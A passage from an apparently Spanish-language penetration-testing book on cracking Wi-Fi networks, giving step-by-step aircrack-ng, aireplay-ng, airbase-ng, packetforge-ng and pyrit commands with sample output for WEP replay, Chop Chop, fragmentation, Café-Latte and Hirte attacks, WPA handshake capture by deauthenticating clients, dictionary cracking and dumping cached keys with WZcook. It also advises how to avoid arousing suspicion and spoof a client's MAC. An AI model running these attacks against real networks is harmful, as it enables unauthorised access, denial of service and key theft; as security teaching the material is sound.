- -h <MAC_atacante>: introduzca la dirección MAC de la interfaz Wi-Fi de su ordenador.
- mon0: la interfaz Wi-Fi a utilizar. Este valor puede variar según la distribución de Linux que esté utilizando.

4. Una vez obtenido un número de paquetes superior a 30K, puede iniciar **aircrack-ng** en otra consola para ver si puede descifrar la clave de la red. Recuerde no parar el proceso aún; si falla el ataque de análisis estadístico, espere a capturar más paquetes para intentar lo de nuevo.

```
root@bt:~# aircrack-ng captura-01.cap
```

5. Si no se logra fácilmente obtener un paquete de tipo ARP, se puede emplear otro paquete legítimo para modificarlo y así obtener una respuesta del punto de acceso. Éste sería el mismo ataque pero mediante otro paquete de datos, y se llama *Interactive Replay attack* (opción -2).

9.5.3 Ataque de predicción CRC32

Normalmente, los paquetes ARP reinyectados serán los más efectivos al generar el tráfico necesario para atacar la red en tiempos considerables. Habrá ocasiones en que el AP genera tráfico pero **aireplay-ng** no reconoce los paquetes como peticiones ARP. Hay veces que otros protocolos difunden periódicamente paquetes que no son peticiones ARP, para estos casos se puede explotar la vulnerabilidad de predicción del CRC de los paquetes, que funciona con cualquier tipo de tráfico que arroje el AP.

Para la explotación de esta vulnerabilidad, se utilizará el ataque *Chop Chop Korek*. Tras la falsa autenticación al cliente, esperará un paquete legítimo de datos que será modificado en múltiples ocasiones (explotando la debilidad del CRC32) y que será reinyectado en espera de respuesta a cada modificación. Este proceso generará suficiente cantidad de flujos *keystream* para poder forjar un paquete correcto ARP, o similar, que será reinyectado en espera de capturar todas las respuestas al mismo. Recuerde que el *keystream* es la clave de sesión capaz de cifrar correctamente un paquete que nosotros creemos. Como se conoce la estructura para construir un paquete ARP correcto, utilizando este *keystream* podrá

ser cifrado correctamente. Tras la captura de las respuestas legítimas a las peticiones ARP, se obtendrá la clave mediante un ataque estadístico.

1. Inicie el ataque, como siempre, capturando todo el tráfico relativo a su objetivo, en el canal designado, abriendo una consola sólo para este fin.

```
root@bt:~# airodump-ng -c <canal> --bssid <bssid> mon0 -w captura
```

2. Comience el proceso de falsa autenticación y asociación. Para ello abra otra consola en exclusiva y observe continuamente que no se pierde su estado de conexión.

```
root@bt:~# aireplay-ng -1 6000 -o 1 -q 10 -e <essid> -a <bssid> -h
<MAC_atacante> mon0
18:18:20  Sending Authentication Request
18:18:20  Authentication successful
18:18:20  Sending Association Request
18:18:20  Association successful :-)
```

3. En una nueva consola, inicie el ataque de *Korek Chop Chop* (-4). Éste leerá un paquete y le preguntará si quiere utilizarlo para inyectarlo a la red, como se muestra a continuación:

```
root@bt:~# aireplay-ng -4 -h <MAC_atacante> -b <bssid> mon0
      Read 165 packets...
        Size: 86, FromDS: 1, ToDS: 0 (WEP)
        BSSID  =  00:14:6C:7E:40:80
        Dest. MAC  =  FF:FF:FF:FF:FF:FF
        Source MAC  =  00:40:F4:77:E5:C9
        0x0000:  0842 0000 ffff ffff ffff 0014 6c7e 4080  .B.........l~@.
        0x0010:  0040 f477 e5c9 603a d600 0000 5fed a222  .@.w..`:...._.."
        0x0020:  e2ee aa48 8312 f59d c8c0 af5f 3dd8 a543  ...H....._=..C
        0x0030:  d1ca 0c9b 6aeb fad6 f394 2591 5bf4 2873  ....j.....%.[.(s
        0x0040:  16d4 43fb aebb 3ea1 7101 729e 65ca 6905  ..C...>.q.r.e.i.
        0x0050:  cfeb 4a72 be46                           ..Jr.F
Use this packet ? y
```

4. Tras contestar afirmativamente para probar con el paquete capturado si el ataque tiene éxito, verá algo parecido a lo que se muestra en el siguiente recuadro. Recuerde que no todos los puntos de acceso son vulnerables a este ataque y no todos los paquetes capturados son buenos, por lo que puede tener que repetir con otros paquetes. En este momento, **aireplay-ng** le generará dos paquetes, un fichero .cap con los paquetes capturados y otro .xor con el *keystream*.

```
Saving chosen packet in replay_dec-0201-191706.cap

Offset   85 (  0% done) | xor = D3 | pt = 95 |  253 frames written in   760ms
Offset   84 (  1% done) | xor = EB | pt = 55 |  166 frames written in   498ms
Offset   83 (  3% done) | xor = 47 | pt = 35 |  215 frames written in   645ms
Offset   82 (  5% done) | xor = 07 | pt = 4D |  161 frames written in   483ms
Offset   81 (  7% done) | xor = EB | pt = 00 |   12 frames written in    36ms
Offset   80 (  9% done) | xor = CF | pt = 00 |  152 frames written in   456ms
Offset   79 ( 11% done) | xor = 05 | pt = 00 |   29 frames written in    87ms
Offset   78 ( 13% done) | xor = 69 | pt = 00 |  151 frames written in   454ms
Offset   77 ( 15% done) | xor = CA | pt = 00 |   24 frames written in    71ms
Offset   76 ( 17% done) | xor = 65 | pt = 00 |  129 frames written in   387ms
Offset   75 ( 19% done) | xor = 9E | pt = 00 |   36 frames written in   108ms
Offset   74 ( 21% done) | xor = 72 | pt = 00 |   39 frames written in   117ms
Offset   73 ( 23% done) | xor = 01 | pt = 00 |  146 frames written in   438ms
Offset   72 ( 25% done) | xor = 71 | pt = 00 |   83 frames written in   249ms
Offset   71 ( 26% done) | xor = A1 | pt = 00 |   43 frames written in   129ms
Offset   70 ( 28% done) | xor = 3E | pt = 00 |   98 frames written in   294ms
Offset   69 ( 30% done) | xor = BB | pt = 00 |  129 frames written in   387ms
Offset   68 ( 32% done) | xor = AE | pt = 00 |  248 frames written in   744ms
Offset   67 ( 34% done) | xor = FB | pt = 00 |  105 frames written in   315ms
Offset   66 ( 36% done) | xor = 43 | pt = 00 |  101 frames written in   303ms
Offset   65 ( 38% done) | xor = D4 | pt = 00 |  158 frames written in   474ms
Offset   64 ( 40% done) | xor = 16 | pt = 00 |  197 frames written in   591ms
Offset   63 ( 42% done) | xor = 7F | pt = 0C |   72 frames written in   217ms
Offset   62 ( 44% done) | xor = 1F | pt = 37 |  166 frames written in   497ms
Offset   61 ( 46% done) | xor = 5C | pt = A8 |  119 frames written in   357ms
Offset   60 ( 48% done) | xor = 9B | pt = C0 |  229 frames written in   687ms
Offset   59 ( 50% done) | xor = 91 | pt = 00 |  113 frames written in   339ms
Offset   58 ( 51% done) | xor = 25 | pt = 00 |  184 frames written in   552ms
Offset   57 ( 53% done) | xor = 94 | pt = 00 |   33 frames written in    99ms
Offset   56 ( 55% done) | xor = F3 | pt = 00 |  193 frames written in   579ms
Offset   55 ( 57% done) | xor = D6 | pt = 00 |   17 frames written in    51ms
Offset   54 ( 59% done) | xor = FA | pt = 00 |   81 frames written in   243ms
Offset   53 ( 61% done) | xor = EA | pt = 01 |   95 frames written in   285ms
Offset   52 ( 63% done) | xor = 5D | pt = 37 |   24 frames written in    72ms
Offset   51 ( 65% done) | xor = 33 | pt = A8 |   20 frames written in    59ms
Offset   50 ( 67% done) | xor = CC | pt = C0 |   97 frames written in   291ms
Offset   49 ( 69% done) | xor = 03 | pt = C9 |  188 frames written in   566ms
Offset   48 ( 71% done) | xor = 34 | pt = E5 |   48 frames written in   142ms
Offset   47 ( 73% done) | xor = 34 | pt = 77 |   64 frames written in   192ms
Offset   46 ( 75% done) | xor = 51 | pt = F4 |  253 frames written in   759ms
Offset   45 ( 76% done) | xor = 98 | pt = 40 |  109 frames written in   327ms
Offset   44 ( 78% done) | xor = 3D | pt = 00 |  242 frames written in   726ms
Offset   43 ( 80% done) | xor = 5E | pt = 01 |  194 frames written in   583ms
Offset   42 ( 82% done) | xor = AF | pt = 00 |   99 frames written in   296ms
Offset   41 ( 84% done) | xor = C4 | pt = 04 |  164 frames written in   492ms
Offset   40 ( 86% done) | xor = CE | pt = 06 |   69 frames written in   207ms
Offset   39 ( 88% done) | xor = 9D | pt = 00 |  137 frames written in   411ms
Offset   38 ( 90% done) | xor = FD | pt = 08 |  229 frames written in   688ms
Offset   37 ( 92% done) | xor = 13 | pt = 01 |  232 frames written in   695ms
Offset   36 ( 94% done) | xor = 83 | pt = 00 |   19 frames written in    58ms
Offset   35 ( 96% done) | xor = 4E | pt = 06 |  230 frames written in   689ms
Sent 957 packets, current guess: B9...

The AP appears to drop packets shorter than 35 bytes.
Enabling standard workaround: ARP header re-creation.

Saving plaintext in replay_dec-0201-191706.cap
Saving keystream in replay_dec-0201-191706.xor

Completed in 21s (2.29 bytes/s)
```

5. Una vez guardada una porción del *keystream* en el archivo anteriormente indicado en negrita, deberá utilizarla para crear una solicitud ARP válida. Para este cometido, utilice el comando **packetforge-ng** de la siguiente manera:

```
root@bt:~# packetforge-ng -0 -a <bssid> -h <MAC_atacante> -k <ip destino>
-l <ip origen> -y <fichero .xor> -w arp.cap
```

- **-0**: indica que quiere generar un paquete ARP.
- **-a**: la dirección BSSID del punto de acceso.
- **-h**: la dirección MAC origen que desee utilizar, usualmente la suya misma.
- **-k**: la dirección IP destino a meter en el paquete (para el *Arp-request*, la porción que pregunta "¿quién tiene esta IP?"). Puede indicar la dirección *broadcast* de la red o 255.255.255.255 en caso de no saber la dirección IP.
- **-l**: la dirección IP origen a meter en el paquete (Para el A*rp-Reply*, la porción que dice "respondan a esta IP"). Puede indicar la dirección *broadcast* de la red o 255.255.255.255 en caso de no saber la dirección IP.
- **-y**: indique el fichero .xor que indica **aireplay-ng**. En el ejemplo sería el fichero **replay_dec-0201-191706.xor.**
- **-w**: indique el fichero .cap en donde almacenar los paquetes ARP generados.

6. Ahora se inyecta este paquete ARP generado con **aireplay-ng**. Una vez hecho esto, deberá ver cómo los paquetes se van incrementando en la consola de **airodump-ng**. Utilice **aireplay-ng** de la siguiente forma:

```
root@bt:~# aireplay-ng -2 -r àrp.cap mon0
```

7. Si ya dispone del tráfico aproximado (alrededor de los cuarenta mil paquetes), comience con el ataque estadístico. Recuerde hacer esto en otra consola para no interrumpir el proceso de inyección y captura por si resulta que no tiene suficientes paquetes buenos.

```
root@bt:~# aircrack-ng captura-02.cap
```

9.5.4 Ataque de fragmentación

Este ataque es muy similar al anterior, con la diferencia de que en vez de utilizar la técnica de predicción de Korek, se utiliza un método basado en el protocolo de fragmentación de paquetes en fragmentos más pequeños y en la predicción de su nuevo valor cifrado. Si bien este ataque es muy potente, no funciona en todos los puntos de acceso por su falta de soporte con este protocolo. Tras el proceso de predicción de cifrado de los fragmentos se obtiene una cantidad de *keystream* que será utilizado para forjar el nuevo paquete:

1. Como en todos los ataques anteriores, inicie la captura de datos en una nueva terminal de Linux.

```
root@bt:~# airodump-ng -c <canal> --bssid <bssid> mon0 -w <captura>
```

2. Inicie el proceso de falsa autenticación y asociación. No olvide vigilar bien el proceso ante posibles interrupciones, no funcionará correctamente el ataque.

```
root@bt:~# aireplay-ng -1 6000 -o 1 -q 10 -e <bssid> -a <bssid> -h
<MAC_atacante> mon0

18:18:20  Sending Authentication Request
18:18:20  Authentication successful
18:18:20  Sending Association Request
18:18:20  Association successful :-)
```

3. Comienza el ataque de fragmentación (opción -5 con aireplay-ng) mediante el siguiente comando que se muestra a continuación:

```
root@bt:~# aireplay-ng -5 -b <bssid> -h <MAC_atacante> mon0

Waiting for a data packet...
Read 96 packets...
      Size: 120, FromDS: 1, ToDS: 0 (WEP)

          BSSID  =  00:14:6C:7E:40:80
       Dest. MAC  =  00:0F:B5:AB:CB:9D
      Source MAC  =  00:D0:CF:03:34:8C

      0x0000:  0842 0201 000f b5ab cb9d 0014 6c7e 4080  .B..........l~@.
      0x0010:  00d0 cf03 348c e0d2 4001 0000 2b62 7a01  ....4...@...+bz.
      0x0020:  6d6d b1e0 92a8 039b ca6f cecb 5364 6e16  mm.......o..Sdn.
      0x0030:  a21d 2a70 49cf eef8 f9b9 279c 9020 30c4  ..*pI.....'.. 0.
      0x0040:  7013 f7f3 5953 1234 5727 146c eeaa a594  p...YS.4W'.l....
      0x0050:  fd55 66a2 030f 472d 2682 3957 8429 9ca5  .Uf...G-&.9W.)..
      0x0060:  517f 1544 bd82 ad77 fe9a cd99 a43c 52a1  Q..D...w.....<R.
      0x0070:  0505 933f af2f 740e                      ...?./t.
Use this packet ? y
```

4. Tras encontrar un paquete que se puede fragmentar, se solicita su respuesta y se prueba con él. No siempre da resultado, pero si lo diera, la respuesta sería similar a la siguiente.

```
Saving chosen packet in replay_src-0124-161120.cap
 Data packet found!
 Sending fragmented packet
 Got RELAYED packet!!
 Thats our ARP packet!
 Trying to get 384 bytes of a keystream
 Got RELAYED packet!!
 Thats our ARP packet!
 Trying to get 1500 bytes of a keystream
 Got RELAYED packet!!
 Thats our ARP packet!
 Saving keystream in fragment-0124-161129.xor
 Now you can build a packet with packetforge-ng out of that 1500 bytes
keystream
```

5. Ahora se genera un nuevo paquete ARP con unos datos muy genéricos del destino y del origen de la consulta. También se podrían incluir unos datos más precisos, si se conocieran.

```
root@bt:~# packetforge-ng -0 -a <bssid> -h <MAC_atacante> -k
255.255.255.255 -l 255.255.255.255 -y replay_dec-0124-161129.xor -w
arp.cap
```

6. Se inyecta el paquete ARP construido miles de veces y se esperan miles de respuestas correctas.

```
root@bt:~# aireplay-ng -2 -r arp.cap mon0
```

7. Ahora se prueba la ruptura mediante ataque estadístico.

```
root@bt:~# aircrack-ng captura-01.cap
```

Nota: los ataques anteriores han sido realizados utilizando la autenticación y asociación previas que le convierten en falso cliente del AP. Si se dispone de clientes legítimos conectados, puede evitar tener que realizar la autenticación falsa. En vez de especificar su propia dirección MAC, utilice la dirección física del cliente asociado al punto de acceso a la hora de inyectar paquetes, como si partiera realmente del cliente legítimo. Esto evitará algunos quebraderos de cabeza, al no depender de un proceso correcto de autenticación. Esto es útil, especialmente cuando el punto de acceso filtra clientes por direcciones MAC.

El procedimiento de los ataques anteriores será idéntico, excepto por evitar la autenticación y asociación y la utilización de la dirección física del cliente asociado. Es decir, donde se especifica <MAC_atacante>, introduzca la dirección física del cliente asociado ;-).

9.5.5 Ataque Café-Latte

Otra forma de obtener la clave de la red inalámbrica será atacar directamente a un cliente de la red inalámbrica, sin necesidad de que esté conectado a la infraestructura de red (AP). Uno de estos tipos de ataque se llama *Café Latte*, alude a que el tiempo que se utiliza en tomar un café con leche es lo que lleva realizar este ataque. El procedimiento es algo complejo, pero se resume en los siguientes pasos:

1. Se escanea y se escucha al cliente en busca de *probes* para sus redes preferidas

2. Se crea un punto de acceso falso con uno de esos nombres, que suponga utiliza seguridad WEP. De esta manera toma el lugar del punto de acceso.

3. El cliente se conecta a nuestro punto de acceso falso, que inicia el proceso de autenticación para obtener una porción de *keystream* válida.

4. Tras la conexión, solicita y espera una dirección IP a conceder mediante protocolo DHCP.

5. Al no obtenerla, Windows utiliza el direccionamiento privado APIPA (*Automatic Private Internet Protocol Addressing*, Direccionamiento Privado Automático del Protocolo de Internet) que ofrecerá una dirección privada de clase B en el rango 169.254.0.1 a 169.254.255.254 con máscara 255.255.0.0.

6. Una vez que se autoasigna la dirección de este rango, Windows acostumbra a enviar un par de paquetes ARP para renovar sus tablas, que serán capturados por el atacante.

7. El atacante comenzará a forjar paquetes ARP dirigidos a ese rango de direcciones, uno a uno, hasta que dé con uno respondido por el cliente. Para ello se modificará el ARP original y se irán inyectando hasta que sea respondido por el cliente.

8. Se reenviará la solicitud ARP tantas veces como sea necesario para obtener sobre 50K respuestas, que permitirán romper la clave mediante el ataque de análisis estadístico con **aircrack-ng**.

Para realizar estos pasos con la suite de Aircrack-ng, utilice el comando **airbase-ng** como se muestra a continuación. Mediante esta herramienta, se crea un punto de acceso falso en el canal especificado con el ESSID de la red que quiere suplantar. Cuando el cliente busque su punto de acceso habitual, se encontrará este nuevo AP falso y se conectará como se ha descrito anteriormente.

```
root@bt:~# airbase-ng -c <canal> -e <essid de AP falsa> -L -W 1 mon0
```

En otra consola, debe tener de antemano a la herramienta de captura **airodump-ng** esnifando el tráfico que se va a generar una vez que la víctima caiga en la trampa. Luego, puede utilizar **aircrack-ng** sobre el fichero de captura para predecir la contraseña de la red.

```
root@bt:~# airodump-ng -c <canal> -w captura mon0
```

9.5.6 Ataque Hirte

El segundo de estos ataques, se llama *Hirte Attack* y es muy similar al primero, salvo en que la técnica utilizada es la de fragmentación y no la de *Chop Chop*, como en el ejemplo anterior. Su efectividad es algo mayor. Además, a diferencia del ataque *Café-Latte*, este ataque permite el uso tanto de paquetes tipo ARP como de paquetes TCP/IP. La filosofía de ambos ataques consiste en forjar una petición ARP válida que, tras ser enviada miles de veces al cliente, deba ser respondida por éste, generando suficiente tráfico para la ruptura de la clave mediante estadística utilizando **aircrack-ng**. Ambos ataques se pueden realizar mediante la herramienta **airbase-ng** de la suite Aircrack-ng, aunque también se pueden realizar mediante **aireplay-ng** en las versiones actuales.

1. Mediante **airbase-ng**, cree un AP falso en el canal 9 con ESSID **teddy** (en este caso ejemplo), que el cliente ha estado buscando mediante la emisión de *probes*. Ha solicitado mediante los siguientes parámetros un ataque tipo *Hirte*.

```
root@bt:~# airbase-ng -c 9 -e teddy -N -W 1 mon0
```

2. Mientras tanto en otra consola, capture todo el tráfico generado mediante **airodump-ng** fijado en el canal 9.

```
root@bt:~# airodump-ng -c 9 -d 00:C0:C6:94:F4:87 -w cfrag mon0
```

3. En el momento en que se conecta el cliente al AP falso creado, éste solicitará una dirección IP de forma genérica. Al no obtenerla de nuestro AP falso, se asignará automáticamente una dirección del rango APIPA. Tras asignársela, Windows intentará refrescar su tabla ARP y enviará una solicitud ARP. Airbase-ng la capturará y la fragmentará de tal forma que irá probando múltiples veces a modificar la zona donde figura la dirección IP del cliente y la dirección MAC hasta que ésta sea respondida.

4. Cuando esto se produzca, **airbase-ng** reenviará el paquete ARP miles de veces. Cuando hay capturado más de 20K paquetes, proceda a iniciar la ruptura mediante **aircrack-ng** como en ejemplos anteriores.

```
root@bt:~# aircrack-ng cfrag-01.cap
```

9.6 EL ATAQUE A WPA

El ataque a una red WPA es completamente diferente a los procedimientos realizados en contra de redes con seguridad inalámbrica WEP. Los ataques a WPA no consisten en obtener un gran número de paquetes de datos cifrados y después realizar el ataque de predicción de paquetes con **aircrack-ng**, sino en obtener unos pocos paquetes específicos y después obtener la clave mediante un ataque de fuerza bruta basado en ataques de diccionario. Para realizar una ruptura de este tipo de seguridad es necesario disponer de un cliente legítimo asociado al punto de acceso a atacar. Si localizáramos solamente el AP, pero no dispusiera de clientes conectados, no sería posible realizar el ataque.

El principal problema derivado de este tipo de ataque consiste en obtener correctamente estos paquetes necesarios, ya que para este caso la alineación de la antena con respecto al punto de acceso es tan importante como con respecto al cliente seleccionado. Tras haber realizado una correcta alineación, se debe proceder a forzar la desautenticación del cliente legítimo del AP al que está conectado. No olvide que esto genera una denegación de servicio y, por tanto, si no desea despertar sospechas, no debe abusar de este proceso realizándolo muchas veces.

Tras la desautenticación, el comportamiento normal del cliente consistirá en volver a realizar al poco tiempo la autenticación contra el AP (comportamiento por defecto de sistemas operativos como Windows). Esto es un procedimiento que tardará unos segundos, por lo que debe tener paciencia y no repetirlo con demasiada frecuencia. Durante este proceso de autenticación se produce un intercambio de paquetes entre el cliente y el AP (paquetes de autenticación tipo EAPOL). Estos son los paquetes que deberá tratar de obtener como atacante, ya que en ellos se produce un intercambio de claves únicas de sesión, conocido como WPA *handshake*. No suele resultar muy fácil obtener estos pocos paquetes, ya que se producen de forma muy rápida y, a veces, será necesario esperar un tiempo, para poder repetir la desautenticación. Éste sería un claro ejemplo de la importancia de una buena alineación de la antena y preparación de su equipo.

1. Abra una consola e inicie la captura de paquetes del objetivo y de su cliente conectado con el comando de **airodump-ng** como se muestra en el siguiente recuadro. Cambie los valores de canal y bssid a los valores apropiados:

```
root@bt:~# airodump-ng -c <canal> --bssid <bssid> mon0 -w captura
```

2. Tras localizar el AP y a su cliente conectado, proceda a tomar nota de su MAC para lanzar una desautenticación (opción **-0** con **aireplay-ng**) contra el cliente.

```
root@bt:~# aireplay-ng -0 1 -a <bssid> -c <MAC de cliente> mon0

12:35:25  Waiting for beacon frame (BSSID: 00:14:6C:7E:40:80) on channel 9
12:35:25  Sending 64 directed DeAuth. STMAC: [00:0F:B5:AE:CE:9D] [ 61|63 ACKs]
```

3. Si funcionase correctamente la desautenticación y posteriormente capturase los paquetes EAPOL, debería ver en la barra de estado de **airodump-ng** lo siguiente, lo que llamaremos el *handshake*:

```
CH  9 ][ Elapsed: 1 min ][ 2007-04-26 17:41 ][ WPA handshake: 00:14:6C:7E:40:80
```

4. Tras la captura correcta del *handshake*, puede proceder a realizar un ataque mediante diccionario contra los paquetes capturados. Aquí, lo más importante es disponer de buenos diccionarios en el idioma adecuado al objetivo.

```
root@bt:~# aircrack-ng -w dictionary captura-01.cap

                              Aircrack-ng 0.7 r130

                [00:00:03] 230 keys tested (73.41 k/s)


                           KEY FOUND! [ contraseña123 ]


    Master Key     : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
                     39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE

    Transcient Key : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
                     73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
                     AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
                     D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD

    EAPOL HMAC     : 52 27 B8 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD
```

9.6.1 Ataques de diccionario

De la misma manera que en sistemas operativos, los ataques más recurrentes para sistemas Wi-Fi son los ataques de fuerza bruta con diccionario. La fuerza bruta fue desde hace muchos años, y es, el método que permite conseguir acceso a importantes recursos, en especial porque aunque existan buenas medidas y tecnologías de seguridad, sigue habiendo mucha gente que no tiene la buena conciencia de utilizar una contraseña fuerte. Y aun con la gente que sí se toma el tiempo de crear contraseñas fuertes, las mejoras que hay en poder de procesamiento, y las nuevas tecnologías de fuerza bruta, hacen de este ataque una vulnerabilidad temible.

Una de las mejoras en tecnologías de ataques de fuerza bruta son las librerías que hacen uso de los procesadores gráficos, temiblemente potentes hoy en día gracias a la gran demanda de vídeo juegos. La librería **CUDA** hace posible escribir programas que utilicen el poder de procesamiento de las tarjetas gráficas en vez del CPU del ordenador. Un buen ejemplo es **pyrit** en Linux, que permite herramientas a tradicionales como Hydra utilizar las GPU de las tarjetas gráficas para generar *hashes*.

Un ejemplo de software comercial para realizar ataques de fuerza bruta o basados en diccionario contra WPA es el producto Elcomsoft Wireless Security Auditor para Windows, que mediante el uso de las GPU llega a obtener rendimientos de hasta 400K claves testeadas por segundo en una sola máquina (utilizando ATI HD5970 x4). Si a esto se le suma la capacidad de procesamiento en paralelo (al tener múltiples tarjetas gráficas), se puede construir un clúster que probaría millones de posibilidades por segundo, acelerando el tiempo de ruptura miles de veces. Como ejemplo, compare estas 400K claves por segundo frente a las 10K que le ofrecería un PC con Intel Quad Core i7, con lo que se muestra la enorme capacidad de procesamiento matemático que ofrecen las GPU.




Figura 9.4. Elcomsoft Wireless Security Auditor en pleno trabajo de cracking

La mejor utilidad que le puede dar a estos programas es la generación de tablas *rainbow*, diccionarios de *hashes* precomputados, que ahorra el tiempo de procesamiento al tratar de *crackear* contraseñas cifradas en algoritmos comunes como MD5, SHA1 o inclusive PSK-TKIP en el caso de WPA. Este proceso mejora mucho el rendimiento y permite obtener mejores resultados a pesar de tener que realizar previamente el proceso de creación de las tablas *rainbow*. Para poder

hacerlo es necesario instalar una base de datos para administrar las tablas, como **Sqlite** y se pueden generar con **pyrit**.

Estas librerías para CUDA permiten precomputar los *hashes* y enviárselos a programas como **cowpatty** (programa para romper contraseñas como en WPA) para que las comparen con la captura, ahorrando mucho tiempo y ganando potencia de proceso gracias a las GPU. En el siguiente ejemplo **pyrit** precomputa los *hashes* para un AP con essid "ESSID" utilizando un diccionario "DICCIONARIO.txt", enviando la salida directamente hacia el comando **cowpatty**, que se encargará de comprobar la coincidencia entre los *hashes* precomputados y la captura "CAP-01.cap" que contiene el *handshake* WPA capturado.

```
root@bt:~# pyrit -e ESSID -f DICCIONARIO.txt passthrough  | \
           /pentest/wireless/cowpatty -d - -s ESSID -r CAP-01.cap
```

Este mismo proceso en el que **cowpatty** se apoya en la tecnología CUDA para mejorar su rendimiento se puede realizar con **aircrack-ng**, siempre que se descargue la versión compatible con CUDA desde el SVN de **aircrack-ng**. En el siguiente cuadro, se descarga la versión **aircrack-ng-cuda** desde su página **trac** y se instala mediante **make** con las opciones CUDA activadas y con soporte SQlite. Además se permiten paquetes inestables como **wesside-ng** o **easside-ng**. Tras instalarlo, se prueba su funcionamiento con la opción **"-p 1"** que activa el procesamiento mediante CUDA, realizando una ruptura de clave del paquete "CAP-01.cap" y utilizando el diccionario "DICCIONARIO.txt".

```
root@bt:~# svn co \
           http://trac.aircrack-ng.org/svn/branch/aircrack-ng-cuda  \
           aircrack-ng-cuda
root@bt:~# cd aircrack-ng-cuda
root@bt:~# make CUDA=true sqlite=true unstable=true install
root@bt:~# cd src
root@bt:~# ./aircrack-ng -p 1 CAP-01.cap -w DICCIONARIO.txt
```

Las *rainbow tables* resultan muy útiles cuando la ruptura de fuerza bruta no se realiza par a par, o sea, clave contra captura. Muchos sistemas modernos de seguridad utilizan además de la clave secreta, otros añadidos (*salt*) que se deben combinar con la clave mediante operaciones matemáticas antes de poder realizar la comparación. Cuando se crea una tabla *rainbow*, se están realizando esas operaciones al procesar y guardar la tabla, de forma que no se guarda directamente

el diccionario en la tabla, sino el resultado o *hash* obtenido de procesar el diccionario más los añadidos.

En el caso de WPA, se debe procesar cada línea del diccionario con el valor ESSID de la red y con el valor de su longitud mediante complejas iteraciones para obtener un *hash* que se comparará con el *pairwise master key* obtenido durante el *handshake*. Ésta es la razón que no permite reutilizar usualmente un diccionario o tabla *rainbow* procesada contra otro AP con un nombre diferente.

En el siguiente ejemplo se realiza de forma muy sencilla el proceso completo de crear un diccionario de *hashes*. En el primer paso, se crea la base de datos SQlite con el nombre "DATABASE" y se importa un ESSID con nombre "ESSID", aunque también se pueden importar varios, especificando un fichero de texto con una lista de ESSID. En la segunda línea, se importa el diccionario completo a la base de datos recién creada. En la tercera línea se procesan los *hashes* importados con el ESSID importado. En la cuarta línea se muestran las estadísticas de la base de datos DATABASE una vez computada. Y en la última línea se confronta la base de datos de *hashes* con la captura mediante **aircrack-ng**.

```
root@bt:~# echo ESSID | airolib-ng DATABASE --import essid -
root@bt:~# airolib-ng DATABASE -import passwd DICCIONARIO.txt
root@bt:~# airolib-ng DATABASE -batch
root@bt:~# airolib-ng DATABASE -stats
root@bt:~# aircrack-ng -r DATABASE -e ESSID CAP-01.cap
```

9.7 OBTENCIÓN DE CLAVES EN CACHE

Si no fuera sencilla la obtención de la clave WPA o WEP mediante los ataques anteriores, siempre quedaría la opción de acceder directamente a una máquina cliente de la red y obtener las claves de conexión directamente de ella. Existen muchos programas y utilidades muy ligeras en el mercado capaces de obtener estas claves de la memoria *cache* en Windows. Algunos conocidos troyanos son capaces también de obtener esta información y enviarla de forma remota a su destinatario.

Un ejemplo de utilidad incluida en Aircrack-ng se llama **WZcook**, que funciona sobre Windows y puede obtener los datos de conexión. Ejecute el siguiente comando en una consola de Windows para obtener las claves como se muestra a continuación:

```
C:\> WZcook
ESSID                                   WEP KEY / WPA PMK
default
00000000000000000000000000000000000000000000000000000000000000000000
53nt1n31
D0DEAE51AC89FCCDD39FEE5351DC2689CC1C6FB31FD986677813AEFD22834403
NAVACERRADA_WIRELESS1
00000000000000000000000000000000000000000000000000000000000000000000
wlan-gratis2-dhcp
00000000000000000000000000000000000000000000000000000000000000000000
```

9.8 CONCLUSIONES

En este capítulo, ha empezado leyendo sobre los diversos componentes de red inalámbrica que se pueden encontrar en el mercado. Para realizar auditorías en una red inalámbrica, se le ha provisto de una descripción de qué tipo de componentes debería adquirir. Se ha familiarizado con los conceptos básicos en terminología de redes inalámbricas y los protocolos de seguridad que existen, principalmente el cifrado de transmisiones en WEP y WPA.

Después de haber repasado todos los conceptos básicos, se han mostrado los diversos escenarios de ataque que hay con la *suite* de herramientas Aircrack-ng, que viene incluida en la distribución de Backtrack, descargable de su propia página Web. Utilizando esta *suite* de herramientas, ha aprendido cómo vulnerar las redes con seguridad tipo WEP mediante ataques de predicción de paquetes y WPA mediante ataques de fuerza bruta por diccionario.

